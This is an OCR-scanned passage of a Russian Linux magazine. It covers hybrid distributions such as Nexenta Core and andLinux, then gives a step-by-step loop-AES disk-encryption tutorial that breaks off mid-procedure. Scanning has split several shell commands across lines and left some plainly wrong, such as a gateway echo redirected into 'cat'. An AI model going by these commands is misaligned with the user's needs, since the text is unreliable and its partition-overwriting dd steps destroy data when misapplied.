
• Первоначальное название Nexenta Core Platform — NexentaOS.

• В базовую поставку Nexenta Core Platform 2.0 включены текстовый редактор vim, консольный оконный менеджер screen и утилита apt-clone, являющаяся надстройкой над apt-get.

• Учитывая малое количество документации по NCP, можно сказать, что дистрибутив ориентирован больше на специалистов или желающих таковыми стать, чем на новичков.

• MirOS BSD (https://www.mirbsd.org) основана на OpenBSD и NetBSD.

• Проект Gentoo/FreeBSD (Gentoo/FBSD, G/FBSD, www.gentoo.org/proj/en/gentoo-alt/bsd/fbsd), не успев получить статус официального, был заморожен разработчиками из-за несовместимости лицензий. Хотя на зеркалах все необходимое для его установки есть.




То ли Windows, то ли Linux... Вот такой он andLinux

```
# dhclient eth0
```

Чтобы указать статический IP, редактируем ifconfig.ethX:

```
# echo "inet 192.168.1.100 netmask
255.255.255.0 broadcast 192.168.1.255" > /etc/
ifconfig.eth0
```

Теперь шлюз и адрес DNS-сервера:

```
# echo "192.168.1.1" > cat /etc/mygate
# echo "nameserver 192.168.1.1" /etc/resolv.
conf
```

Как вариант, можно занести все эти настройки в /etc/rc.conf.
Для примера установим веб-сервер thttpd (www.acme.com/software/thttpd):

```
# cd /usr/src/contrib/thttpd
# bmake && bmake install
```

Дистрибутивный файл будет автоматически скачан с ftp://ftp.plathome.co.jp/pub/ssdlinux/0.5-20090707/distfiles, распакован, скомпилирован и установлен.
Собрать роутер (как вариант, почтовый, веб, DHCP, SQL, VoIP, LDAP, VPN сервер) на старом компьютере с помощью SSD/Linux — минутное дело. Единственный минус дистрибутива — малое количество драйверов, встроенных в дефолтное ядро, а значит, без пересборки не обойтись. К сожалению, на сайте проекта по поводу поддержки оборудования ничего не сказано. «Железо» приходится подбирать методом научного тыка.

OPENSOLARIS + UBUNTU = NEXENTA CORE PLATFORM

Проект Nexenta Core Platform (www.nexenta.org) начат более двух лет назад с целью создания свободной ОС на базе OpenSolaris, которую можно было бы использовать как на серверах, так и десктопах. NCP также является гибридом; на этот раз сочетание таково — ядро OpenSolaris и программное окружение Ubuntu 8.04. Для обычного пользователя подобный симбиоз интересен тем, что можно изучать технологии OpenSolaris (в NCP имеется полноценная поддержка файловой системы ZFS, изолированных зон, DTrace и т.д.), работая в привычной среде и не испытывая недостатка в утилитах. Размер репозитория программ, созданного на базе убунтовского «Hardy Heron», — более 13 тысяч пакетов.



Фишка дистрибутива Draco — DracoPKG

Текущая версия 2.0 основана на сборке OpenSolaris build 104+ с некоторыми критическими исправлениями. Дистрибутив включает в себя последние на момент релиза версии компонентов: X.Org, dpkg/APT, GCC, Binutils, Coreutils, Perl, Python, Ruby, Qt и GTK+. Из ряда нововведений стоит отметить появление поддержки SMF (Service Management Facility) для таких серверных приложений, как Apache, MySQL, PostgreSQL, Exim. Служба SMF является заменой старичку init и обеспечивает параллельный запуск служб с поддержкой зависимостей, автоматический перезапуск при сбое, возможность работы от непривилегированной учетной записи и многое другое.
NCP 2.0 распространяется в виде ISO-образа размером 506 Мб. Установка возможна на любой x86 компьютер, имеющий 256 Мб ОЗУ. Кроме жесткого диска, поддерживается установка на USB-флешку, о чем после загрузки рапортует «NexentaCore Installer». Сам инсталлятор обладает псевдографическим интерфейсом, но для подготовленного пользователя про-

Linux Unified Kernel

Помимо того, что Windows учат понимать Linux при помощи coLinux, есть и проекты с обратной задачей. Кроме всем известного Wine (www.winehq.org), представляющего собой «эмулятор» Windows API, существует еще один не менее интересный проект — Linux Unified Kernel (LUK или Longene, longene.sf.net). Задача LUK — обеспечить возможность использования в Linux драйверов и приложений, написанных для Windows, причем результат — больше чем эмуляция. Команда разработчиков, спонсируемая китайской компанией Insigma Technology Co., должна обеспечить полную бинарную совместимость программ и научить Linux поддержке всех основных механизмов Windows (системные вызовы, реестр, механизмы управления процессами и виртуальной памятью). В качестве основы Win32 API использован код Wine, ReactOS, NDISwrapper и Kernel-Win32. Причем, учитывая, что LUK является все-таки надстройкой над Wine, он следует его возможностям. Другими словами, все, что доступно в Wine, можно сделать через LUK (а если чего-то нет, придется подождать). Реализован LUK в виде модулей и патчей к ядру Linux. Примечательно, что размер самих патчей совсем небольшой.



Инсталлятор Nexenta Core Platform хоть и не балует графикой, но достаточно прост в использовании

```
ntaCore-Installer
                         Welcome

           Welcome to the NexentaCore Installer.

  If you intend on installing NexentaCore onto a removable drive
  (e.g. USB memory stick, portable hard drive, etc.), please
  make sure that the drive is currently inserted, powered on,
  and isn't write protected before proceeding any further.

  You can press 'CTRL-A :quit' at anytime to quit the installer.
  Use SPACEBAR to select an entry, and TAB-UP-DOWN keys to navigate.
  Use only UP-DOWN arrow keys to navigate between input fields.
  You can also cycle through the Installer, Shell or Log by
  pressing F1-F2-F3 keys.

** IMPORTANT: Please backup any important data before continuing **

                        < OK >
```

цесс установки трудностей не составит. Указываем раскладку клавиатуры, регион, выбираем диск и размечаем. Доступен вариант разметки автоматом. Далее дистрибутив распаковывается на хард, вводим два раза пароль рута, заводим обычного пользователя и настраиваем сеть. Все!

После установки в системе минимум приложений, но, учитывая наличие dpkg/apt, это не проблема. Например, чтобы получить рабочую среду на базе XFce, пишем:

```
# apt-get update
# apt-get install xfce4 xorg
```

Необходимость допиливания системы после установки не всем пришлась по вкусу. В результате появился польский проект StormOS (www.stormos.org), первый релиз которого получил название «Hardy Hail». StormOS предлагает десктоп-вариант NCP, работающий из коробки. После установки пользователь получает рабочий стол XFCe 4 с большим количеством приложений (Abiword, Gnumeric, Gimp, Rhythmbox, Firefox, Synaptic и т.п.).

UBUNTU + WINDOWS = ANDLINUX

Дистрибутив andLinux (www.andlinux.org) создан на базе Ubuntu. Возможно, ничего необычного в этом и не было бы (решений, базирующихся на Ubuntu, сегодня предостаточно, и удивить ими кого-либо сложно), но дело в том, что andLinux предназначен для запуска из-под 32-битных версий Windows, построенных на ядре NT (2000/XP/2003/Vista/Se7en). Если быть точнее, то дистрибутив полностью интегрирует приложения Linux во враждебную для пингвина среду Windows. Пользователь получает все Linux-приложения без обычного рабочего стола, а утилиты из разных сред могут взаимодействовать между собой. Возможна доустановка приложений при помощи APT/Synaptic.

Основой andLinux послужил нашумевший после своего появления в 2004 году проект Cooperative Linux (www.colinux.org). Он представляет собой специальный драйвер, позволяющий запускать ядро Linux одновременно с другой ОС на одной и той же машине, без использования средств виртуализации. Работает coLinux в своем адресном пространстве; драйвер по мере необходимости «переключает компьютер» между coLinux и Windows. Производительность в итоге на порядок выше, чем при использовании виртуальной машины, и практически сравнима с реальным запуском приложения в Linux. Остальные составляющие coLinux: Xming (www.straightrunning.com/XmingNotes) — это X-сервер для Windows, собранный при помощи MinGW (нэйтивный порт GCC под Windows, www.mingw.org), и кроссплатформенный звуковой сервер PulseAudio (www.pulseaudio.org).


Системные требования andLinux невысоки. Объем ОЗУ определяется используемой версией Windows. Так для запуска в Win2k/XP/2k3 достаточно всего 128 Мб (лучше 192 Мб). Диск должен быть отформатирован в NTFS (FAT32 не поддерживает файлы более 4 Гб). В настоящее время проект предлагает две версии дистрибутива: с рабочим столом KDE и XFCe; для установки понадобится, соответственно, 4.5 и 2.5 Гб свободного места.

Дистрибутив доступен в виде exe-шника (дожили), его установка стандартна для Windows. По ходу предстоит указать, сколько памяти можно отдать под coLinux. Затем идут настройки X-сервера, например, можно выбрать специфическое разрешение, но лучше ничего не трогать и оставить, как есть. Включаем звук, выбираем один из шести вариантов запуска, указываем логин и пароль для входа, метод доступа к разделам Windows. Далее все просто: ты получаешь доступ к приложениям Linux из Windows, запуская их по мере необходимости. Если чего-то не хватает, к твоим услугам Synaptic. Пиктограммы с Linux приложениями размещаются на панели задач, рядом с программами Windows. В меню появляются дополнительные пункты, позволяющие открыть каталог при помощи файлового менеджера (Thunar в XFCe), некоторые типы файлов сопоставляются Linux-приложениям. Так что, andLinux — хороший повод познакомиться с утилитами Unix или перейти на GNU софт.

Кроме andLinux, на основе технологий coLinux построены дистрибутив Topologi-linux (topologi-linux.sf.net), использующий в качестве базовой системы слаку, и свободная система с открытым кодом ReactOS (www.reactos.org), разработчики которой планируют создать полноценную замену WinNT.

DEBIAN С СЕРДЦЕМ ДЕМОНА

История знает несколько попыток скрестить Linux и BSD-системы в разных комбинациях, но не все они удачны. Особенно в части экспериментов популярен Debian — Debian GNU/NetBSD (www.debian.org/ports/netbsd), Debian GNU/kFreeBSD (www.debian.org/ports/kfreebsd-gnu) и Debian GNU/FreeBSD. Последний проект приказал долго жить, поэтому о нем говорить не будем. Первые два в качестве ядра используют соответственно кернелы из NetBSD и FreeBSD (буква «k» в kFreeBSD как раз и обозначает kernel, чтобы отличать от Debian GNU/FreeBSD). Debian GNU/NetBSD наилучшим образом подходит для запуска на экзотических платформах, не поддерживаемых Linux'ом (NetBSD славится своей работоспособностью практически на любом «железе»). Что касается Debian GNU/kFreeBSD, то после 10-ти лет разработки проект особых успехов не имел, и результат, можно сказать, плачевный. Есть проблемы с определением оборудования, мало документации, работы ведутся вяло. Если все-таки желаешь познакомиться с Debian GNU/kFreeBSD, присмотрись к Ging (Ging Is Not Ging, glibc-bsd.alioth.debian.org/ging), который предлагает LiveCD-образ этого дистрибутива. ꟷꟷ



Благодаря APT, довести Nexenta Core Platform до нужной кондиции очень просто



links


Сайты проектов:
SSD/Linux — www.plathome.com.
Draco — www.dracolinux.org.
Nexenta Core Platform — www.nexenta.org.
andLinux — www.andlinux.org.



ЕВГЕНИЙ ЗОБНИН / ZOBNIN@GMAIL.COM /

Шифруемся помаленьку

Шифрование диска в Linux с помощью loop-AES



В нашем повсеместно мобилизованном мире потерять информацию проще простого: выронил флешку из кармана, украли телефон, забыл ноутбук. Все это случается ежедневно и может сильно подпортить жизнь владельцу устройства, если он заранее не позаботился о защите важной информации. А защитить ее можно только двумя способами: надежно спрятать или зашифровать.

Для Linux в разные времена было разработано множество различных средств шифрования дисковых разделов. С ходу можно вспомнить несколько проектов: коммерческий TrueCrypt, показывающий отличную производительность в Windows, но отстающий ото всех остальных в Linux; встроенный в ядро и постоянно критикуемый за нестойкость dm-crypt; элегантный, неторопливый (поскольку выполняется в окружении пользователя и работает поверх файловой системы) encfs. В стороне от списка зачастую оказывается один из старейших, производительных и надежных шифрующих Linux-драйверов — loop-AES.


ДРАЙВЕР LOOP-AES

Сторонний драйвер loop-AES представляет собой, как нетрудно догадаться, модификацию стандартного Linux-драйвера loop.ko. Того самого, который используется для так называемого кольцевого подключения различных сущностей в качестве виртуальных блочных устройств (например, ISO-образов). В отличие от оригинала, создающего тонкую прослойку между чем-либо и виртуальным устройством, loop-AES еще и производит модификацию пропускаемых через него данных, шифруя записываемую или читаемую из устройства информацию. Это делает его универсальной системой шифрования любой информации, будь то файлы (подключенные с помощью «mount -o loop»), дисковые разделы, RAID-тома, своп-области, флеш-брелки и т.п. Шифруя раздел с помощью этого драйвера, пользователь получает что-то вроде переходника в виде loop-устройства. Без него получить доступ к реальному устройству невозможно.
Подготовленный читатель может сказать, что loop-AES просто «не нужен», потому как ванильное ядро уже давно включает в себя драйвер, способный шифровать любые данные (тот самый dm-crypt), да еще и поддерживающий свыше десятка различных алгоритмов. И будет не прав. Конек loop-AES — в непревзойденной скорости работы, многоуровневой системе безопасности и интеграции со стандартными утилитами GNU/Linux (gpg, mount). Jari Ruusu, автор loop-AES, неоднократно указывал на недостатки других систем шифрования, доступных в Linux, благодаря чему были исправлены серьезные проблемы безопасности TrueCrypt и dm-crypt. Даже сегодня, когда многие из проблем dm-crypt, на которые, не смущаясь, показывали пальцем эксперты по безопасности, уже решены, loop-AES так и продолжает занимать место наиболее безопасного и производительного решения.
Основная причина, по которой loop-AES часто забывают упомянуть и боятся с ним связываться, заключается в нетривиальном способе установки, включающем в себя необходимость перекомпиляции ядра и модификации ряда системных утилит. Во многом это объясняется отсутствием внятных пошаговых руководств как в рунете, так и в западных источниках. Мы постараемся восполнить информационный пробел и в деталях раскроем тонкости установки и использования драйвера loop-AES.


ПОДГОТОВКА К УСТАНОВКЕ

Пакет loop-AES состоит из четырех компонентов: модифицированного драйвера loop.ko, набора патчей для системных утилит, патча для ядра Linux и коллекции модулей, обеспечивающих поддержку алгоритмов шифрования Blowfish, Serpent и Twofish. Первые два компонента нам понадобятся в любом случае, а вот третий и четвертый совсем не обязательны. Во-первых, драйвер можно собрать и отдельно от ядра, а во-вторых, используемый по умолчанию алгоритм AES — один из лучших. Менять его на какой-то другой не имеет смысла.
В качестве подопытной системы будем использовать дистрибутив Ubuntu 9.04, построенный на ядре 2.6.28.9, но главное — учитывать номера версий необходимого ПО и следовать инструкциям. Для начала получим исходники ядра Linux (от 2.0 до 2.6.30, драйвер работает с любым из них). Для Ubuntu выполняем приведенную ниже последовательность действий; для других дистрибутивов — устанавливаем необходимый для сборки ядра комплект пакетов, переходим в каталог /usr/src и с помощью wget получаем ядро с kernel.org.





Галочка, ради которой приходится пересобирать ядро





Процесс тестирования loop-AES

```
# apt-get install linux-source
# apt-get install build-essential
ncurses-dev fakeroot
# apt-get install kernel-package
```

Распакуем исходники, скопируем конфигурационный файл текущего ядра (он может называться и по-другому) и запустим конфигуратор:

```
# cd /usr/src
# tar -xjf linux-source-2.6.28.tar.
bz2

# cp /boot/config-2.6.28-11-generic
./linux-source-2.6.28/.config
# cd ./linux-source-2.6.28
# make menuconfig
```

Единственное, что мы должны сделать — убрать из ядра поддержку драйвера loop, чтобы он не конфликтовал с loop-AES: Device Drivers → Block devices → Loopback device support → n (или CONFIG_BLK_DEV_LOOP=n в конфигурационном файле). Также добавим метку к новому ядру, чтобы дать установщику loop-AES понять, что в текущем ядре он нам не нужен, а нужен в новом: General Setup → Local version → «-noloop» (CONFIG_LOCALVERSION=-noloop). Если же ты намерен использовать loop-AES для шифрования корневого раздела, то убедись, что опция General Setup → Initial RAM filesystem and RAM disk (initramfs/initrd) support (CONFIG_BLK_DEV_INITRD) включена. И вкомпилируй необходимые IDE/SATA драйвера и поддержку файловой системы корневого раздела в ядро (не модулями!). Собираем и устанавливаем ядро (рецепт для Ubuntu):

```
# make-kpkg clean
# make-kpkg -initrd kernel_image
kernel_headers
# cd ..
# dpkg -i linux-image-2.6.28.9-
noloop*
```

Рецепт для всех остальных дистрибутивов:

```
# make
# make modules_install
# cp arch/i386/boot/bzImage /boot/
vmlinuz-2.6.28.9-noloop
```

Редактируем /boot/grub/grub.conf, чтобы показать загрузчику новое ядро (для Ubuntu не требуется), и отправляем комп на перезагрузку.

УСТАНОВКА

Загрузившись с новым ядром, приступаем к установке драйвера loop-AES:

```
# cd /usr/src
# wget http://loop-aes.sourceforge.
net/loop-AES-latest.tar.bz2
# tar -xjf loop-AES-latest.tar.bz2
# cd loop-AES-v3.2g
# make clean
# make LINUX_SOURCE=/usr/src/linux-
source-2.6.28
```

Подчищаем исходники ядра:

```
# cd /usr/src/linux-source-2.6.28
# make clean
```

И переходим к сборке и установке модифицированных утилит mount, umount, losetup, swapon, swapoff. Все они распространяются в пакете util-linux, но в стандартном виде не подходят для управления шифрованными дисковыми разделами и swap-областями. Поэтому их придется пропатчить:

```
# cd /usr/src
# wget http://www.kernel.org/pub/
linux/utils/util-linux-ng/v2.15/
util-linux-ng-2.15.1.tar.bz2
# tar -xjf util-linux-ng-2.15.1.tar.
bz2
# cd util-linux-ng-2.15.1
# patch -p1 </usr/src/loop-AES-
v3.2g/util-linux-ng-2.15.1.diff
# CFLAGS="-O2 -Wall" ./configure
# make SUBDIRS=mount
```

На момент написания статьи уже существовал пакет util-linux-ng версии 2.16, но я выбрал 2.15.1 просто потому, что версия loop-AES, доставшаяся мне, включала патч только для

```
File Edit View Terminal Help
j1m@j1m-desktop:/usr/src/loop-AES-v3.2g$ sudo apt-cache show loop-aes-utils
Package: loop-aes-utils
Priority: optional
Section: universe/admin
Installed-Size: 408
Maintainer: Ubuntu MOTU Developers <ubuntu-motu@lists.ubuntu.com>
Original-Maintainer: Debian Loop-AES Team <pkg-loop-aes-maint@lists.alioth.debian.org>
Architecture: i386
Version: 2.13.1-4
Depends: libblkid1 (>= 1.39-1), libc6 (>= 2.7), libselinux1 (>= 2.0.59), libuuid1, mount (>= 2.13-1)
, gnupg
Recommends: sharutils
Filename: pool/universe/l/loop-aes-utils/loop-aes-utils_2.13.1-4_i386.deb
Size: 150790
MD5sum: 04fc1aa2b67e88c86c4f590c3c8e7a4e
SHA1: 7e9ddbe6ec77cbbd9a62217a84a311dd03420901
SHA256: 613adc42ba6ba6875f476a4d204d238010803ce47dcdc8f515cbedbc0a83a290
Description: Tools for mounting and manipulating filesystems
 This package provides the mount(8), umount(8), swapon(8),
 swapoff(8), and losetup(8) commands with support for loop-AES
 loopback encryption.
 .
 Purpose of this package is to provide users of loop-AES with
 extended mount support that is not available with the crypto
 patch in the 'mount' package.
 .
 On installation, this package diverts files from the mount
 package and installs versions with loop-AES support in their
```

В Ubuntu утилиты для управления loop-AES доступны из репозитория apt

util-linux-ng-2.15.1. Это очень важный момент, который нужно учитывать во время патчинга утилит.
После того, как утилиты будут собраны, установим их в систему (весь пакет устанавливать опасно, поэтому мы вручную скопируем только необходимые утилиты):

```
# cd mount
# install -m 4755 -o root mount umount /bin
# install -m 755 losetup swapon /sbin
# rm -f /sbin/swapoff
# ln -s /sbin/swapon /sbin/swapoff
```

Наконец, протестируем loop-AES на работоспособность:

```
# cd /usr/src/loop-AES-v3.2g
# make tests
```

Если в самом конце на экране появится сообщение *** Test results ok ***, значит, теперь у нас есть готовый к работе loop-AES. Иначе все шаги установки придется повторить.

СЦЕНАРИЙ 1. ШИФРОВАНИЕ SWAP-РАЗДЕЛА

Шифрование swap-раздела — процедура необязательная, но чрезвычайно важная. Дело в том, что текущие данные утилиты gpg, используемой loop-AES для хранения и защиты ключей шифрования, не застрахованы от попадания в область подкачки. Это способно привести к тому, что при определенных обстоятельствах новый владелец твоего ноутбука сможет пропарсить swap на наличие ключей, найти их и прочитать зашифрованный раздел с важными данными. Чтобы избежать такого позора, достаточно просто настроить шифрование swap-раздела с помощью одноразовых ключей. Для этого отключаем swap (swapoff -a) и добавляем в /etc/fstab примерно такую запись:

```
/dev/hda1 none swap sw,loop=/dev/
loop1,encryption=AES128 0 0
```

После этого забиваем swap-раздел нулями и инициализируем его:

```
# dd if=/dev/zero of=/dev/hda1
bs=64k conv=notrunc
# mkswap /dev/hda1
```

Все, подключаем зашифрованный swap (будет шифроваться с помощью случайных ключей при каждом подключении):

```
# swapon -a
```

Кроме того, удаляем каталог /var/log/ksymoops, чтобы modprobe, загружающий модуль loop.ko, не ругался на невозможность записи в файловую систему, которая монтируется в режиме чтения/записи уже после подключения swap:

```
# rm -rf /var/log/ksymoops
```

СЦЕНАРИЙ 2. ШИФРОВАНИЕ РАЗДЕЛА С ИСПОЛЬЗОВАНИЕМ 65 СЛУЧАЙНЫХ КЛЮЧЕЙ

Этот сценарий описывает использование loop-AES для шифрования одного из разделов жесткого диска (/dev/sda2, точка монтирования /mnt) с использованием сгенерированных случайным образом 65 ключей (один блок данных — один ключ, по порядку). Они будут зашифрованы с помощью gpg и помещены на съемный носитель (USB-брелок, примонтированный к /media/usbstick).

1. Создадим 65 случайных ключей и зашифруем их с помощью gpg:

```
$ head -c 3705 /dev/random | uuencode
-m — | head -n 66 | tail -n 65  | gpg
--symmetric -a >/media/usbstick/
keyfile.gpg
```

Вводим пароль для доступа к файлу ключей.

2. Заполним раздел случайными данными. Для этого создадим псевдо-устройство /dev/loop2 поверх /dev/sda2, указав, что мы используем алгоритм AES128 и файл ключей /media/usbstick/keyfile.gpg:

```
# echo -n «ПаРоЛь» | losetup -p 0 -e
AES128 \
   -K /media/usbstick/keyfile.gpg /
dev/loop2 /dev/sda2
```

Запишем в псевдо-устройство случайную информацию:

```
# dd if=/dev/zero of=/dev/loop2
bs=4k conv=notrunc 2>/dev/null
```

Отключим псевдо-устройство:

```
# losetup -d /dev/loop2
```

3. Добавим в /etc/fstab следующую запись:

```
/dev/sda2 /mnt ext3
defaults,noauto,loop=/dev/
loop2,encryption=AES128,gpgkey=/
media/usbstick/keyfile.gpg 0 0
```

4. Теперь на устройстве можно создать файловую систему:

```
# losetup -F /dev/loop2
# mkfs -t ext3 /dev/loop2
# losetup -d /dev/loop2
```

С помощью флага '-F' мы заставили losetup взять всю необходимую ей информацию из файла /etc/fstab, затем создали на псевдо-устройстве файловую систему ext3 и удалили его.

5. Наконец, примонтируем файловую систему:

```
# mount /mnt
```

После этого в выводе команды «losetup -a» ты должен увидеть информацию о псевдо-устройстве /dev/loop2, которое подключено к /dev/hda2. Проверку файловой системы необходимо производить применительно к loop-устройству:

```
# losetup -F /dev/loop2
# fsck -t ext3 -f -y /dev/loop2
# losetup -d /dev/loop2
```

СЦЕНАРИЙ 3. ШИФРОВАНИЕ /TMP

Третий сценарий демонстрирует одну из интереснейших функций loop-AES: автоматическое генерирование ключей с последующим созданием новой файловой системы на loop-устройстве. Нужно это для разделов, хранящих временные данные. Нет смысла создавать перманентные ключи и запоминать пароль для доступа к разделу, содержащему каталог /tmp, который при следующей перезагрузке будет очищен.

Исходники модуля loop-AES также доступны в Ubuntu 9.04

>> Ubuntu >> Packages >> jaunty >> admin >> loop-aes-source

[Source: loop-aes] [dapper][intrepid][jaunty][karmic]

Package: loop-aes-source (3.2c-2) [universe]

source for loop-AES encryption modules

This package contains source code of the loop-AES loadable kernel modules for Linux 2.0 - 2.6. It can be used with module-assistant, make-kpkg or stand-alone to build loop-AES module packages.

loop-AES can be used to encrypt disk partitions, removable media, swap space and other devices. It provides measures to strengthen the encryption: Passphrase seeds, multiple hash iterations, MD5 IV and use of alternating encryption keys.

Encryption keys can be stored in a GnuPG-encrypted keyfile, which allows the passphrase to be changed without re-encryption. Keyfiles can also be encrypted asymmetrically for multi-user access.

This package includes the cipher modules blowfish, twofish and serpent in addition to the default cipher (AES).

Modules compiled from this package require mount utils with support for loop-AES to work correctly. Such utils are provided in the package 'loop-aes-utils'.

Other Packages Related to loop-aes-source

• depends ▪ recommends ○ suggests

Links for loop-aes-source

Ubuntu Resources:

- Bug Reports
- Ubuntu Changelog
- Copyright File

Download Source Package loop-aes:

- [loop-aes_3.2c-2.dsc]
- [loop-aes_3.2c.orig.tar.gz]
- [loop-aes_3.2c-2.diff.gz]

Maintainer:

- Ubuntu MOTU Developers (Mail Archive)

Please consider filing a bug

Чтобы зашифровать каталог /tmp (или любой другой) таким способом, просто размонтируй его (umount /tmp), добавь в /etc/fstab следующую строку:

```
/dev/sda3 /tmp ext2 defaults,loop=/dev/loop3,encryption=AES128,phash=random/1777 0 0
```

и смонтируй каталог снова:

```
# mount /tmp
```

Команда mount не спросит пароля, а просто подключит /dev/loop3 к устройству /dev/sda3, создаст новую файловую систему, сгенерирует 65 случайных ключей и воспользуется ими для шифрования записываемых данных. Права на каталог /tmp будут выставлены в значение 1777 (опция «phash=random/1777»).
Обрати внимание, что выбор файловой системы ext2 в этом случае не требование, а просто здравый смысл. Зачем использовать журналируемую файловую систему в ситуации, когда ФС заново создается при каждом монтировании?

СЦЕНАРИЙ 4. ШИФРОВАНИЕ КОРНЕВОГО РАЗДЕЛА

Четвертый и заключительный сценарий использования loop-AES описывает процесс настройки системы для шифрования корневого раздела. Сразу оговорюсь, что это непростая процедура, которая потребует создания каталога /boot на отдельном разделе и наличия под рукой LiveCD или отдельно стоящего дистрибутива Linux. В основе метода лежит использование небольшого образа initrd, который еще до загрузки запустит утилиты insmod и losetup, располагающиеся в каталоге /boot, для подключения шифрующего loop-устройства поверх корневого раздела еще до фактической загрузки системы.

1. Первое, что необходимо сделать, — это скачать и установить dietlibc, минималистичную библиотеку языка Си, код которой будет использован в образе initrd:

```
# cd /usr/src
# wget ftp://ftp.kernel.org/pub/linux/libs/dietlibc/dietlibc-0.32.tar.bz2
# tar -xjf dietlibc-0.32.tar.bz2
# cd dietlibc-0.32
# make
# install bin-i386/diet /usr/local/bin
```

2. Также нам понадобится утилита aespipe, с помощью которой мы зашифруем существующие на корневом разделе данные, не потеряв их:

```
# cd /usr/src
# wget http://loop-aes.sourceforge.net/aespipe-latest.tar.bz2
# cd aespipe-v2.3e
# CFLAGS="-O2" LDFLAGS="-static -s" ./configure
# make
# make tests
# cp -p aespipe /boot
```

3. Статически соберем утилиту gpg, чтобы она не зависела от библиотек, расположенных в корневом разделе:


```
# cd /usr/src
# wget ftp://ftp.gnupg.org/gcrypt/gnupg/gnupg-1.4.9.tar.bz2
# tar -xjf gnupg-1.4.9.tar.bz2
# cd gnupg-1.4.9
# patch -p1 </usr/src/loop-AES-v3.2g/gnupg-1.4.9.diff
```



▷ dvd
Для большего удобства мы собрали все необходимые команды в файл im_too_lazy_to_type_it.txt. Вместо набора команд тебе будет достаточно делать copy'n'paste.



▷ info
Во многих дистрибутивах утилиты и драйвер loop-AES можно установить средствами пакетного менеджера, однако ядро придется пересобирать в любом случае.



▷ info
• Описанная в статье утилита aespipe — это отличный инструмент, который можно использовать для получения доступа к зашифрованному устройству отовсюду, например из FreeBSD.

• В отличие от других систем шифрования, драйвер loop-AES поддерживает прямую и обратную совместимость с более ранними ядрами (вплоть до ветки 2.0) и может работать с томами, зашифрованными еще самыми первыми версиями драйвера89

Настраиваем сборщик образа initrd



```
# CFLAGS="-O2" LDFLAGS="-static -s"
./configure --prefix=/usr --enable-
static-rnd=linux
# make
# rm -f /usr/share/man/man1/
{gpg,gpgv}.1.gz
# make install
# chown root:root /usr/bin/gpg
# chmod 4755 /usr/bin/gpg
```

Заметь, если каталог /usr/bin находится не на корневом разделе, бинарник gpg придется переместить в каталог /bin:

```
# cd /usr/bin
# mv gpg ../../bin
# ln -s ../../bin/gpg gpg
```

4. Скопируем модуль loop.ko в каталог /boot, чтобы он был доступен до монтирования корневого раздела:

```
# cp -p /lib/modules/2.6.28.9-
noloop/extra/loop.ko /boot/modules-
2.6.28.9-noloop/
```

5. Как и прежде, создадим 65 случайных ключей, которые будут использованы для шифрования корневого раздела:

